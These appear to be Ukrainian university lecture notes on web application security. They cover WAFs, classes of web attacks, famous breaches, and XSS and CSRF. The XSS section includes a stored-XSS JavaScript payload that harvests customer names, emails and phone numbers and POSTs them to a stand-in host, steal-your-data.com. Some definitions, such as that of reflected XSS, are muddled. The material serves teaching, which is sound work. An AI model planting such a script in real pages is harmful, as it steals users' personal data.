


Рисунок 4.2 – Зворотний проксі-сервер

Зворотний проксі-сервер – це проксі-сервер, який приймає запити від імені веб-серверів. Після отримання запиту, ґрунтуючись на його конфігурації, він визначає, чи заслуговує запит перенаправлення на реальний сервер чи ні. У разі позитивного результату дані перенаправляються до веб-сервера без зміни, або з частковою правкою. До цього типу належать: mod_security, Barracuda, nevisProxy.

WAF підтримує два основні режими розгортання:

- Gateway (bridge mode, transparent proxy, reverse proxy);
- Monitor (режим мережевого моніторингу через SPAN порт).




Рисунок 4.3 – Приклад Gateway




Рисунок 4.4 – Приклад Monitor

Вбудовані в веб-додатки – даний тип WAF вбудовується безпосередньо у веб-додаток в якості додаткового функціоналу і працює на програмному рівні. Обробка правил в WAF може здійснюватися за принципом чорного списку (проводиться зіставлення зі списком неприпустимих умов), білий список (приймаються тільки дозволені дії) або змішано.

На сьогоднішній день, майже всі брандмауери веб-додатків покликані захистити від основних типів загроз властивих веб-сайтам. А саме, це такі загрози:

- SQL ін'єкція;
- міжсайтовий скриптинг (XSS);
- міжсайтова підробка запитів (CSRF);
- спам в коментарях;
- розподілена відмова в обслуговуванні (DDoSатаки,);
- відсутність таймаута сесії;
- зворотний шлях в директоріях.

Загрозам піддаються і WEB-сервери.

Класифікація атак на WEB-сервера має ієрархічну структуру та розділяється на шість основних класів.

- атаки на засоби аутентифікації;
- атаки на засоби авторизації;
- атаки на клієнтів;
- атаки направлені на виконання коду;

- атаки направлені на розголошення інформації;
- логічні атаки.

Атаки на засоби аутентифікації – атаки цього класу направлені на обхід чи експлуатацію вразливостей в механізмах реалізації аутентифікації WEB-серверів.

Підбір представляє собою автоматизований процес спроб на похибок, основною метою якого є вгадування імені користувача, пароля, номера кредитної картки, ключа шифрування і так далі.

Багато систем дозволяють використовувати слабкі паролі або ключі шифрування, і користувачі часто вибирають легко вгадувані або такі, що містяться в словниках паролівні фрази.

Користувачі навмисно вибирають прості паролі, оскільки складні окрім часу введення, незручні ще і тим, що легко забуваються. Скориставшись цією ситуацією, зловмисник може застосувати електронний словник і спробувати ви використовувати усю потужність комбінацій символів, що містяться в словнику, як пароль.

Подібна техніка спроб і помилок може бути з успіхом використана для підбору ключів шифрування. У разі використання сервером ключів недостатньої довжини зловмисник може отримати використовуваний ключ, протестувавши усі можливі комбінації. Незважаючи на популярність і високу ефективність, підбір може займати декілька годин, днів або років. Цей вид атак широко використовується переважно там, де відсутнє блокування у разі невірної поєднання.

Недостатня аутентифікація – ця уразливість виникає тоді, коли WEB-сервер дозволяє зловмиснику діставати доступ до важливої інформації або функцій сервера без належної аутентифікації. Атаки подібного роду дуже часто реалізуються за допомогою інтерфейсу адміністрування через WEB.

Щоб не використовувати аутентифікацію, деякі ресурси по дефолту використовують певну адресу, яка не вказана на основних сторінках сервера або інших загальнодоступних ресурсах.

Необхідний URL може бути знайдений шляхом перебору типових файлів і директорій (таких, як /admin/) з використанням повідомлень про помилки журналів перехресних посилань або шляхом простого читання документації. Подібні ресурси мають бути захищені адекватно важливості їх вмісту і функціональних можливостей.

Виконання команд ОС – атаки цього класу спрямовані на виконання команд операційної системи на WEB-сервері шляхом маніпуляції вхідними даними. Якщо інформація, отримана від клієнта, належним чином не верифікується, то зловмисник дістає можливість виконати команди ОС.

Програмні WEB забезпечення часто використовують параметри, які вказують на те, який файл відображувати або використовувати як шаблон. Якщо цей параметр не перевіряється досить ретельно, то зловмисник може підставити свої команди ОС до запиту.

Впровадження операторів SQL – ці атаки спрямовані на WEB-сервери, які створюють SQL-запити до серверів СКБД на основі даних, що вводяться користувачем.

Мова запитів SQL є спеціалізованою мовою програмування, що дозволяє створювати запити до серверів СКБД. Більшість серверів підтримують цю мову у варіантах, стандартизованих ISO і ANSI.

Багато програмного WEB забезпечення використовує дані, передані користувачем, для створення динамічних WEB-сторінок. Якщо інформація, отримана від клієнта, належним чином не верифікується, то зловмисник дістає можливість модифікувати запит до SQL-серверу, що відправляється ПЗ.

В результаті зловмисник може отримати повний контроль над сервером СКБД і навіть його операційною системою.

Зазвичай виділяють два методи експлуатації впровадження операторів SQL:

- звичайна атака
- атака всліпу.

У першому випадку зловмисник підбирає параметри запиту, використовуючи інформацію про помилки, які згенеровані програмним WEB забезпеченням.

У другому випадку стандартні повідомлення про помилки модифіковані, і сервер повертає зрозумілу для користувача інформацію про неправильне введення.

Здійснення SQL Injection можливо і в цій ситуації, проте виявлення уразливості ускладнене. Найбільш поширений метод перевірки наявності проблеми – додавання виразів, що повертають істинне і помилкове значення.

Основною проблемою, яка існує на даний момент, є обмежені можливості існуючої технології WAF у забезпеченні захисту від широкого спектру загроз. А також можливість обходу існуючих на даний момент брандмауерів. Кожен брандмауер має відмінну особливість і залишає за собою слід.

Для виявлення того чи іншого брандмауера використовується метод розпізнавання "fingerprint", що в перекладі означає "відбиток пальця".

Наприклад:

- спеціальні коди відповіді при передачі особливих даних або виклику помилок;
- спеціальні змінні, збережені в Cookie;
- зміна HTTP-заголовків, зокрема дані, що передаються в сервер;
- негайне завершення з'єднання при спрацьовуванні неприпустимої умови;
- вбудований набір базових правил, піддається розкриттю.

Після того як WAF виявлений залишається тільки знайти його відповідну вразливість і використовувати її. 100% захисту не існує і WAF в цьому не виняток. На сьогоднішній день існує безліч варіантів обходу WAF і цей список постійно поповнюється.

2. Основні загрози для безпеки сайту

З ростом числа додатків збільшується і кількість кіберзагроз.

У відповідь на масові зломи систем безпеки був створений консорціум OWASP – Open Web Application Security Project (<https://owasp.org/www-project-top-ten/>), це відкритий проект забезпечення безпеки веб-додатків. Стан та методи забезпечення інформаційної безпеки в Україні можна подивитися на сайті СБУ (<https://ssu.gov.ua/zabezpechennia-informatsiinoi-bezpeky>)

Однак і зловмисники, і фахівці в області кібербезпеки продовжують знаходити вразливості в веб-додатках, які можуть привести до серйозних втрат з боку бізнесу. Основною причиною більшості взломів в веб-додатках є написаний розробниками програмний код.

Розробники можуть допускати помилки при написанні коду або не усвідомлювати всю важливість використання прийомів безпечного програмування – все це призводить до появи вразливостей в додатках.

Безпека веб-ресурсів – є одним з найбільш гострих питань в контексті інформаційної безпеки. Як правило більшість сайтів, доступних в Інтернеті, мають різного роду вразливості і постійно піддаються атакам.

Основні типи загроз для інформаційної безпеки веб-додатків (сайтів):

- Загрози конфіденційності – несанкціонований доступ до даних.
- Загрози цілісності – несанкціоноване спотворення або знищення даних.
- Загрози доступності – обмеження або блокування доступу до даних.

Основним джерелом загроз для інформаційної безпеки сайтів є зовнішні порушники. Зовнішній порушник – особа, що мотивована, як правило, комерційним інтересом, має можливість доступу до сайту компанії. Ця особа, зазвичай, не обізнана про дану інформаційну систему, але має високу кваліфікацію в питаннях мережної безпеки і великий досвід в реалізації мережних атак на різні типи інформаційних систем.

Основною загрозою безпеці сайту є хакерська атака. Вона може мати кінцеву мету, бути цільовою атакою або носити безсистемний характер, за принципом – атакую все підряд, що-небудь та зламається.

У першому випадку зловмисник може виявляти максимально можливу кількість векторів атаки для складання та реалізації потенційно успішних сценаріїв злому, у другому ж об'єкти атакують масово, звичайно використовують кілька поверхневих вразливостей.

Загрози для безпеки пов'язані з кількома факторами:

- Вразливості сайтів або їх компонентів;
- Використання механізмів перевірки ідентифікації;
- Загрози безпеки відносяться до атак на самих користувачів, атаки на клієнтську частину;
- Витік або розголошення критичної інформації;
- Логічні атаки.

Вразливості сайтів, як правило, призводять до виконання коду на віддаленому сервері. Всі сервери використовують дані, передані користувачем при обробці запитів. Часто ці дані використовуються при складанні команд, що застосовуються для генерації динамічного вмісту. Якщо при розробці не враховуються вимоги безпеки, зловмисник отримує можливість модифікувати виконувані команди. До такого роду вразливостей відносяться, наприклад, SQL-injection.

Використання механізмів перевірки ідентифікації. Атаки, що скеровані на методи перевірки ідентифікатора користувача, служби або програми, або на методи, які використовуються веб-сервером для визначення того, чи має користувач, служба або додаток необхідні для вчинення дії дозволи. До такого роду атак відносяться – підбір паролів, обхід авторизації, небезпечне відновлення паролів, передбачуване значення сесії або її фіксація.

Загрози безпеки відносяться до атак на самих користувачів, атаки на клієнтську частину. Під час відвідування сайту, між користувачем і сервером встановлюються довірчі відносини, як в технологічному, так і в психологічному аспектах. Користувач очікує, що сайт надасть йому легітимний вміст і не очікує атак з боку сайту.

Експлуатуючи цю довіру, зловмисник може використовувати різні методи для проведення атак на клієнтів сервера. Такого роду атаки можуть бути задіяні як в складних сценаріях атаки (watering hole, drive by), так і в більш звичних – атаках на клієнтську частину, наприклад XSS.

Витік або розголошення критичної інформації. До розголошення інформації відноситься як дані безпосередньо про сайт, його компоненти, платформу і складові, так і витік конфіденційної інформації з сайту, через її неналежний захист. Це розкриття інформації, доступ до якої заборонено, або розкриття інформації в результаті невірної налаштування сайту або веб-сервера.

Логічні атаки спрямовані на експлуатацію функцій сайту або логіки його функціонування. Логіка веб-додатку є очікуваним процесом функціонування програми при виконанні певних дій, таких як: відновлення паролів, реєстрація облікових записів, транзакції в системах електронної комерції. Додаток може вимагати від користувача коректного виконання кількох послідовних дій для виконання певного завдання. Зловмисник може обійти або використовувати ці механізми в своїх цілях. До такого роду атак відносяться і атаки класу відмову в обслуговуванні, DoS.

3. Види атак на веб-додатки

Цільові атаки – це атаки, спеціально націлені на сайт або групу сайтів, що об'єднані однією ознакою (сайти однієї компанії, відносяться до певної сфери діяльності, або об'єднані кількома ознаками). Небезпека таких атак полягає саме в «замовному» характері. Виконавцями таких атак стають, як правило, зловмисники, що мають високу кваліфікацію

в області безпеки веб-додатків. Метою таких атак, зазвичай, є отримання конфіденційної інформації, яка може бути використана недобросовісними конкурентами або злочинцями для отримання прибутку.

Нецільові атаки – це атаки, які проводяться фактично навмання, а її жертвами стають випадкові веб-сайти незалежно від популярності, розміру бізнесу, географії або галузі.

Нецільова атака на сайт – це спроба отримання несанкціонованого доступу до веб-ресурсу, при якій зловмисник не ставить за мету зламати конкретний сайт, а атакує відразу сотні або тисячі ресурсів, відібраних за певним критерієм.

Наприклад критерієм може бути, сайти, що працюють на певній версії системи управління сайтом. Такого роду атаки намагаються охопити максимальну кількість сайтів при мінімумі витрат.

При вдалій спробі атаці зловмисник намагається отримати з цього користь: закріпитися на сайті, завантажити хакерський скрипт (бекдор, веб-шелл), додати ще одного адміністратора, впровадити шкідливий код або отримати необхідну інформацію з бази даних.

Цільові атаки проводяться таємно, як правило досягають своєї мети. Нецільові атаки досить «гучні» і часто не досягають поставлених цілей, але, тим не менш, можуть доставити багато проблем для власника веб-ресурсу.

Загрози від атак:

- Загроза працездатності сайту та збереження даних користувача. Це призводить до фінансових і репутаційних втрат компанії;
- Хакери використовують сайт для атак на інші ресурси, для розсилки спаму або проведення DoS атак. Сайт блокують пошуковики і браузери, і він втрачає користувачів;
- Атака на сайт в корпоративному середовищі може бути точкою входу до корпоративної мережі компанії;
- Атаки на системи електронної комерції можуть бути використані для здійснення шахрайських дій, викрадення клієнтських баз тощо;
- Атаки можуть бути націлені на подальше «зараження» користувачів сайту, наприклад за допомогою засобів експлуатації вразливостей браузерів чи їх компонентів.

Поширення атак на сайти пов'язано з двома основними факторами:

- недбале ставлення до безпеки сайту;
- низький поріг входу потенційних зловмисників.

У більшості випадків на сайтах не використовуються спеціальні засоби виявлення, моніторингу та захисту, а також немає відповідального персоналу та обізнаності про загрози безпеки сайту. Мало уваги приділяється якості коду і безпечному налаштуванню сайту і веб-сервера.

Поширення утиліт і сканерів безпеки сайтів обумовлює низький поріг входження потенційних зловмисників. А численні спільноти і форуми сприяють поширенню технік атак серед всіх бажаючих. Цьому сприяє широке і досить оперативне розголошення про виявлення нових вразливостей або технічні аспекти атак.

Розглянемо приклади хакерських атак.

Джонатан Джеймс у 1999 році. Будучи 15-річним підлітком, зазіхнув на сервери NASA. У руках вундеркінда опинилася система життєзабезпечення Міжнародної космічної станції. Зрозуміло, захист був, а після інциденту його в рази посилили, але паніки тоді було багато. Джеймсу вдалося уникнути кримінальної відповідальності лише через неповноліття.

До 2015 року сервіс Ashley Madison (орієнтувався на людей, що перебували у відносинах) набрав 40 мільйонів користувачів. Хакерська група The Impact Team вирішила відстояти сімейні цінності. Вони вкрали особисті дані користувачів та виклали їх у відкритий доступ на різних сайтах та форумах. Ніхто навіть не намагався рахувати кількість

розлучень, спровокованих витіканням. Було кілька серйозніших наслідків. Близько 10 людей покінчили життя самогубством через таку гласність.

У травні 2017 вірус-вимагач WannaCry поширився по всьому світу, блокував комп'ютери і вимагав за повернення доступу \$ 300. Жертвами атаки стали комп'ютери 76 країн. Представники США заявили, що за хакерами стоїть Північна Корея. Всього шахраї отримали 56 біткоїни або близько \$ 130 000.

В Україні вірус Petya (або NotPetya) обрушився 27 червня 2017 року. Вірус-вимагач Petya блокував комп'ютери і вимагав «викуп» в \$ 300. Вірус поширився в багатьох європейських країнах, включаючи Польщу, Німеччину та Данію, але найбільше заражень довелося на Україну. Жертвами атаки стали великі українські компанії, державні установи та банки. Найвідоміші блокування: аеропорт «Бориспіль», Укртелеком, Укрпошта, ЧАЕС, Ощадбанк, Укрзалізниця.

Причиною блискавичного поширення вірусу стало програмне забезпечення M.E.Doc, яке встановлено на сотнях тисяч комп'ютерів в країні. Пізніше глава українського підрозділу кіберполіції заявив, що в M.E.Doc знали про проблеми з безпекою, але жодних заходів не вживали.

Етап перед взломом – це розвідка. На цьому етапі досліджується веб-додатки, попутно знайомлячись із різними аспектами їхньої структури та основними технологіями.

Після цього етапу можна зібрати відомості про наступні аспекти:

- тип API, який додаток використовує для обробки клієнтських даних;
- знаходити незареєстровані кінцеві точки API за допомогою комбінації відкритих даних та мережевих сценаріїв;
- визначати схему автентифікації веб-додатку;
- аналізувати архітектуру програми, оскільки часом виникають ситуації, коли програма А неможливо зламати, у той час як це можна зробити з програмою Б.

Для різних додатків одного власника має сенс пробувати той самий метод злому. Є ймовірність, що через повторне використання коду працюючий проти одного веб-додатку злом спрацює і для пов'язаних з ним веб-додатків.

Запитання для самоперевірки

1. Які методи захисту веб-додатків ви знаєте?
2. Що таке технологія WAF?
3. що таке проксі-сервер?
4. Які функції виконує проксі-сервер?
5. Що таке режим розгортання?
6. Чим відрізняються режими розгортання Gateway та Monitor?
7. Які є основні типи загроз веб-сайтів?
8. Яка є класифікація атак на веб-сервери?
9. Які є основні типи загроз для інформаційної безпеки веб-додатків?

Лекція 5. Атаки XSS та CSRF

1. Основні типи атак
2. Міжсайтовий скриптинг XSS
3. Основні види XSS-атак
4. Поняття кінцевої точки API
5. Підробка міжсайтових запитів (CSRF)

1. Основні типи атак

Основні типи атак:

- *Міжсайтовий скриптинг* – XSS (атака на користувача спрямована на виконання в його браузері довільного сценарію) – впровадження шкідливого JavaScript-коду на сторінку Web-системи, яка піддається атаці;
- *SQL-ін'єкція* – впровадження шкідливого SQL-коду в тіло HTTP-запиту до Web-додатку.
- *CRLF-атака* – техніка модифікації HTTP-заголовків запиту. Можна виділити 2 види: CRLF-ін'єкція – використання ASCII-представлення комбінації CR + LF (перенесення каретки + новий рядок) для формування «шкідливих» URL. Розширення HTTP-запиту. З його допомогою зловмисник може сформувати URL, який підмінить собою відповідь сервера, а також, ініціювавши внутрішню помилку, можливо зможе побачити як інформацію про сервер Web-додатків, так і службову інформацію.
- *XXE (XML eXternal Entity)* – атаки – використання функцій в XML - синтаксичних парсерах. При валідації XML-документа парсером (об'єктно-орієнтованою скриптовою мовою програмування, створеною для генерації HTML-сторінок на Web-сервері з підтримкою CGI) за допомогою схеми DTD, всі її директиви обов'язково повинні бути виконані. Якщо правилами визначено, що у вхідному документі допускаються спецсимволи XML – ризик бути атакованим дуже великий.
- *CSRF (Cross Site Request Forgery)* – міжсайтова підробка запитів. Дає можливість зловмиснику скористатися автентифікаційними даними відповідної особи (cookies) і провести від її імені будь-яку шкідливу операцію.
- *DoS – (Denial of Service – відмова в обслуговуванні)* – атака, що має за мету змусити сервер не відповідати на запити. Такий вид атаки не передбачає отримання деякої секретної інформації, але іноді буває допоміжною в ініціалізації інших атак. Наприклад, деякі програми через помилки в своєму коді можуть викликати виняткові ситуації, і при вимиканні сервісів здатні виконувати код, наданий зловмисником або атаки лавинного типу, коли сервер не може обробити величезну кількість вхідних пакетів.
- *DDoS-атака (Distributed Denial of Service)* спосіб посилення DoS - нападати з декількох пристроїв одночасно. Велика кількість зовнішніх запитів (часто безглузвих або неправильно сформульованих) з різним трафіком (за різними портами), що викликає переповнення пам'яті та подальшу відмову в обслуговуванні системи;
- *Insecure Deserialization* – небезпечна десеріалізація часто призводить до віддаленого виконання коду. Помилки десеріалізації, що не приводять до віддаленого виконання коду, можуть бути використані для атак з повторним відтворенням, впровадженням і підвищенням привілеїв;
- *Using Components with Known Vulnerabilities* – використання компонентів з відомими вразливостями може призвести до втрати даних або перехоплення контролю над сервером і до серйозних наслідків;

- *Insufficient Logging & Monitoring* – недоліки запису і моніторингу, або ж узагалі їх відсутність, неефективне використання системи реагування на інциденти дозволяють зловмисникам розвинути атаку, приховати свою присутність, а також змінити, скопіювати або знищити дані;
- *Перехоплення пакетів*. Оскільки дані, зокрема, логіни і паролі, можуть передаватися по мережі в незашифрованому вигляді, то при відповідним чином встановленому і налаштованому програмному забезпеченні, що називається сніфером, хакер може отримати дуже багато інформації: хто, звідки і куди, а також які дані передавав.
- *Атака за допомогою шкідливого програмного забезпечення*. На комп'ютері користувача з використанням різних методів (наприклад дірок в програмному забезпеченні), надсилається або вірус, або троян, і, вже залежно від ступеня його шкідливості або передаються певні дані, або перехоплюється контроль над системою;
- *Мережна розвідка*. При проведенні атаки хакер може отримати повний доступ до системи, дізнатися про її склад і встановлене програмне забезпечення, при цьому жодних дій деструктивного характеру він не виконує. Тому, атака і називається розвідкою;
- *Соціальна інженерія* заснована на жадібності, некомпетентності користувачів, а також бажанні хакерів показати власну значущість. Зловмисники можуть під самими різними приводами, втираючись в довіру, витягнути з користувача ті чи інші дані, зокрема, логін і пароль. При цьому користувач сам повідомляє їм ці відомості.

2. Міжсайтовий скриптинг XSS

Однією з найпоширеніших є XSS-вразливість, що з'явилася внаслідок збільшення кількості дій, доступних користувачам у сучасних веб-додатках.

Міжсайтовий скриптинг можливий тому, що веб-програми виконують сценарії в браузері користувачів. Будь-який тип сценарію, що динамічно створюється, наражає веб-додаток на ризик, адже він може бути заражений або яким-небудь чином змінений, зокрема, кінцевим користувачем.

Розглянемо такий приклад. Припустимо, ви незадоволені рівнем сервісу megabank.com. На щастя, ця компанія має портал support.megabank.com, де можна написати відгук і отримати відповідь від служби підтримки.

Ви пишете наступний коментар:

Я незадоволений обслуговуванням у вашому банку.

Я чекав на відображення депозиту в веб-додатку 12 годин.

Будь ласка, покращить веб-додаток.

В інших банках депозити відображаються миттєво. – Невдоволений клієнт, support.megabank.com

Тепер, щоб підкреслити рівень свого невдоволення, ви вирішуєте виділити кілька слів жирним шрифтом. На жаль, інтерфейс користувача для надсилання запитів до служби підтримки не містить такої функції. Але ви як людина, яка знається на сучасних технологіях, намагаєтеся зробити це за допомогою HTML-тегів.

Тоді ваш коментар становить:

Я незадоволений обслуговуванням у вашому банку.

Я чекав на відображення депозиту в веб-додатку 12 годин. **Будь ласка, покращить веб-програму.** В інших банках депозити відображаються миттєво.
- Невдоволений клієнт, support.mega-bank.com

Після натискання клавіші Enter ви побачите свій запит, у якому текст, що знаходиться всередині тегів , буде виділено жирним шрифтом.

Це досить поширена ситуація. Невелика помилка в архітектурі, яка може спричинити великі неприємності, якщо першим її виявить хакер.

В цьому прикладі маємо таку послідовність дій:

- користувач надсилає коментар через веб-форму;
- коментар користувача зберігається в базі даних;
- коментар запитується через HTTP іншим користувачем;
- коментар впроваджується до сторінки;
- впроваджений коментар інтерпретується не як текст, а як DOM.

Оскільки текст фактично додається до DOM, він починає інтерпретуватись як розмітка. У нашому прикладі запит до служби підтримки включав тег . Це цілком безневинна ситуація, але в такий спосіб можна завдати і великої шкоди.

Найчастіше XSS-уразливості експлуатуються за допомогою тегів , хоча є безліч інших способів. Уявіть, що в коментар для служби підтримки ви додали не просто тег виділення тексту жирним шрифтом, а такий код:

```
<script>
/*
 * Получаем со страницы список всех клиентов.
 */
const customers = document.querySelectorAll('.openCases');

/*
 * Просматриваем все элементы DOM, содержащие класс openCases,
 * сохраняя все идентификаторы привилегированных пользователей
 * в массив customerData.
 */
const customerData = [];
customers.forEach((customer) => {
  customerData.push({
    firstName: customer.querySelector('.firstName').innerText,
    lastName: customer.querySelector('.lastName').innerText,
    email: customer.querySelector('.email').innerText,
    phone: customer.querySelector('.phone').innerText
  });
});

/*
 * Создаем новый HTTP-запрос и выводим собранные ранее
 * данные на собственные серверы.
 */
const http = new XMLHttpRequest();
http.open('POST', 'https://steal-your-data.com/data', true);
http.setRequestHeader('Content-type', 'application/json');
http.send(JSON.stringify(customerData));
</script>
```

Цей код демонструє приклад надзвичайно небезпечного XSS, що зберігається. У цьому випадку шкідливий код зберігається в базах даних власника програми. Відповідно, надісланий нами до служби підтримки коментар був збережений на серверах MegaBank.

Якщо тег сценарію потрапляє в DOM, інтерпретатор JavaScript браузера запускає код, виділений тегами . Тобто для запуску шкідливого коду не потрібні будь-які дії з боку представника служби підтримки.

Найстрашніше те, що код у середині тегів `<script></script>` не показується представникам клієнтської служби підтримки. Вони бачать лише текст запиту, тоді як впроваджений сценарій виконується у фоновому режимі. Адже браузер інтерпретує такий запит як текст, який розробник вбудував якийсь сценарій. Це класичний приклад збереженої XSS-атаки, яка стає можливою, якщо у веб-додатку не вжито належних заходів безпеки.

Отже, що ми знаємо про міжсайтовий скриптинг:

- Це запуск у браузері сценарію, написаного не власником веб-додатку.
- Сценарій можна запустити у фоновому режимі; для цього не потрібно його відображення або будь-якого введення користувача.
- Можна витягувати з веб-програми будь-який тип даних.
- Можна вільно надсилати дані на свій сервер та отримувати їх звітти.
- Він виникає в результаті неправильної обробки введення користувача, вбудованого в інтерфейс користувача.
- Дозволяє красти сеансові токени, що дозволяє захопити обліковий запис.
- Дозволяє відображати об'єкти DOM поверх інтерфейсу користувача, що призводить до фішингових атак, які не в змозі розпізнати звичайний користувач.

3. Основні види XSS-атак

Основні три види XSS-атаки:

- Збережені (stored XSS) – код зберігається у базі даних;
- Відображені (reflected XSS) – код виконується серверними сценаріями і зберігається у базі даних;
- через DOM (Document Object Model) – код зберігається та виконується у браузері.




Рисунок 5.1 – Збережені XSS-атаки

DOM (від англ. Document Object Model – "об'єктна модель документа") – це незалежний від платформи та мови програмний інтерфейс, що дозволяє програмам і скриптам отримати доступ до вмісту HTML-, XHTML-і XML-документів, а також змінювати вміст, структуру та оформлення таких документів.

Спочатку різні браузерери мали власні моделі документів (DOM), несумісні з іншими. Для забезпечення взаємної та зворотної сумісності фахівці міжнародного консорціуму W3C класифікували цю модель за рівнями, для кожного з яких було створено свою специфікацію. Всі ці специфікації об'єднані в загальну групу W3C DOM.

Document Object Model – це інструмент, за допомогою якого JavaScript бачить вміст HTML-сторінки та стан браузера.

Існують і інші варіації, але саме ці три види XSS-атак необхідно регулярно відстежувати більшості сучасних веб-додатків, тому що такі спільноти, як Open Web Application Security Project (OWASP), вважають їх найбільш поширеними векторами.

Збережені XSS-атаки є найпоширенішим типом. З одного боку, їх найпростіше виявити, але при цьому вони одні з найнебезпечніших, тому що можуть торкнутися багатьох користувачів. Об'єкт, збережений у базі даних, може переглядати багато хто. При зараженні глобального об'єкта мішенню XSS-атаки можуть стати всі користувачі (рисунк 5.1).

Дешевий і ефективний спосіб зниження ризиків – регулярне сканування записів БД у пошуках ознак сценаріїв, що зберігаються. Фактично це один із багатьох методів, що застосовуються найбільш орієнтованими на безпеку компаніями-розробниками ПЗ.

На жаль, повністю цю проблему не вирішує, тому що сценарій, що впроваджується, далеко не завжди виглядає як звичайний текст (він може бути написаний, наприклад, у base64, у вигляді двійкового коду тощо).

Для протидії такій атаці досить простого регулярного виразу, що забороняє теги script або політики захисту вмісту (CSP).

Content Security Policy (CSP) – це додатковий рівень безпеки, що дозволяє розпізнавати та усувати певні типи атак, таких як Cross Site Scripting (XSS) та атаки впровадження даних. Спектр застосування цих атак включає, але не обмежується крадіжкою даних, заміною сторінок та поширенням шкідливого ПЗ.

